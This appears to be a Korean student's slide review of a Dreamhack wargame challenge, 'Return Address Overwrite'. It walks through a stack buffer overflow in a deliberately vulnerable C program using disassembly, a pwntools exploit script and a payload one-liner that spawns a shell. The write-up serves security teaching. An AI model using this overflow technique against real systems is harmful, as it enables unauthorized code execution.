송지현

Dreamhack Review

- System Hacking -

Index

Wargame

LEVEL 1

Return Address Overwrite

조회수 2666 | 풀이수 1566

OFFICIAL pwnable

Dreamhack

Dreamhack 관리자

2021.12.08. 15:12

Description

Exploit Tech : Return Address Overwrite에서 실습하는 문제

문제 설명

접속 정보

Host: host3.dreamhack.games
Port: 20181/tcp -> 7182/tcp

---

nc host3.dreamhack.games 20181
http://host3.dreamhack.games:20181

문제 파일

문제 파일 다운로드

코드 설명

1. x86-64 동작 바이너리
2. Stack BOF 발생 가능한 코드

```
25      scanf("%s", buf);
```

문자열의 길이 지정 X, **취약점 발생**

↓

함수 문자열 길게 줄 시,
main 함수 반환 주소 덮기 가능

```c
// Name: rao.c
// Compile: gcc -o rao rao.c -fno-stack-protector -no-pie

#include <stdio.h>
#include <unistd.h>

void init() {
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
}

void get_shell() {
  char *cmd = "/bin/sh";
  char *args[] = {cmd, NULL};

  execve(cmd, args, NULL);
}

int main() {
  char buf[0x28];

  init();

  printf("Input: ");
  scanf("%s", buf);

  return 0;
}
```

문제 풀이

Stack BOF 취약점을 발생시켜 buffer가 정리될 때,

get_shell 함수로 return 되게 스택을 덮어쓰면 되는 문제

해결방안

```
scanf("%[n]s", buf)
```

n개를 정확히 입력받는 형태로 사용

↓

buffer 보다 큰 크기의 입력데이터 방지

취약점 트리거

- 트리거 : 발견한 취약점을 발현 시키는 것

```
jini@JINI-NOTE:~$ ./rao
Input: AAAAA
jini@JINI-NOTE:~$
```

"A" 를 5개 입력했을 때 정상적으로 프로그램 종료

취약점 트리거

```
jini@JINI-NOTE:~$ ./rao
Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
jini@JINI-NOTE:~$
```

"A" 를 64개 이상 입력했을 때 **Segmentation fault (core dumped)** 에러 출력,

프로그램이 비정상적으로 종료

↓

잘못된 주소에 접근하여 버그가 발생함을 의미


스택 구조 파악

```
pwndbg> disass main
Dump of assembler code for function main:
   0x000000000040121f <+0>:     endbr64
   0x0000000000401223 <+4>:     push   rbp
   0x0000000000401224 <+5>:     mov    rbp,rsp
   0x0000000000401227 <+8>:     sub    rsp,0x30
   0x000000000040122b <+12>:    mov    eax,0x0
   0x0000000000401230 <+17>:    call   0x401196 <init>
   0x0000000000401235 <+22>:    lea    rdi,[rip+0xdd0]        # 0x40200c
   0x000000000040123c <+29>:    mov    eax,0x0
   0x0000000000401241 <+34>:    call   0x401070 <printf@plt>
   0x0000000000401246 <+39>:    lea    rax,[rbp-0x30]
   0x000000000040124a <+43>:    mov    rsi,rax
   0x000000000040124d <+46>:    lea    rdi,[rip+0xdc0]        # 0x402014
   0x0000000000401254 <+53>:    mov    eax,0x0
   0x0000000000401259 <+58>:    call   0x4010a0 <__isoc99_scanf@plt>
   0x000000000040125e <+63>:    mov    eax,0x0
   0x0000000000401263 <+68>:    leave
   0x0000000000401264 <+69>:    ret
End of assembler dump.
```

buf 에 rbp-0x30 존재

스택 구조 파악

- 스택 프레임 구조



rbp + 0x8 에 return address 가 저장

함수 주소 파악

```
0x00000000004011dd  get_shell
```

get_shell 주소 : 0x4011dd

```
pwndbg> info func
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401070  printf@plt
0x0000000000401080  execve@plt
0x0000000000401090  setvbuf@plt
0x00000000004010a0  __isoc99_scanf@plt
0x00000000004010b0  _start
0x00000000004010e0  _dl_relocate_static_pie
0x00000000004010f0  deregister_tm_clones
0x0000000000401120  register_tm_clones
0x0000000000401160  __do_global_dtors_aux
0x0000000000401190  frame_dummy
0x0000000000401196  init
0x00000000004011dd  get_shell
0x000000000040121f  main
0x0000000000401270  __libc_csu_init
0x00000000004012e0  __libc_csu_fini
0x00000000004012e8  _fini
```

페이로드

- pwntools 사용

```
1   from pwn import *
2
3   p = remote("host3.dreamhack.games", 20181)
4   context.arch = "amd64"
5
6   payload = b'A'*0x30 + b'B'*0x8 + b'\xdd\x11\x40\x00\x00\x00\x00\x00'
7
8   p.recvuntil('Input: ')
9   p.sendline(payload)
10
11  p.interactive()
```

WSL: Ubuntu-20.04

x86-64 아키텍처는 리틀엔디언 사용

엔디언

- 엔디언 : 메모리에서 데이터가 정렬되는 방식

리틀엔디언


- 데이터의 MSB 가 가장 높은 주소에 저장

빅엔디언


- 데이터의 MSB 가 가장 낮은 주소에 저장

0x12345678

리틀엔디언



빅엔디언



+ MSB : Most Significant Byte (가장 왼쪽의 바이트)

실습 결과 확인

```
-rwxr-xr-x 1 jini jini     193 Jul 11 18:03 rao.py
```

755 권한 부여

실습 결과 확인

- 오류 발생

```
jini@JINI-NOTE:~$ python3 rao.py
[-] Opening connection to host3.dreamhack.games on port 20181: Failed
Traceback (most recent call last):
  File "rao.py", line 3, in <module>
    p = remote("host3.dreamhack.games", 20181)
  File "/usr/local/lib/python3.8/dist-packages/pwnlib/tubes/remote.py", line 77, in __init__
    self.sock   = self._connect(fam, typ)
  File "/usr/local/lib/python3.8/dist-packages/pwnlib/tubes/remote.py", line 103, in _connect
    for res in socket.getaddrinfo(self.rhost, self.rport, fam, typ, 0, socket.AI_PASSIVE):
  File "/usr/lib/python3.8/socket.py", line 918, in getaddrinfo
    for res in _socket.getaddrinfo(host, port, family, type, proto, flags):
socket.gaierror: [Errno -3] Temporary failure in name resolution
```

실습 결과 확인

- 쉘 획득

```
jini@JINI-NOTE:~$ (python3 -c "import sys; sys.stdout.buffer.write(b'A'*0x30 + b'B'*0x8 + b'\x
dd\x11\x40\x00\x00\x00\x00\x00')";cat)| ./rao
Input:
id
uid=1000(jini) gid=1000(jini) groups=1000(jini),4(adm),20(dialout),24(cdrom),25(floppy),27(sud
o),29(audio),30(dip),44(video),46(plugdev),117(netdev)
```

Python 을 이용해 페이로드를 rao 에 전달

- System Hacking -

Dreamhack Review

Q & A

Thank you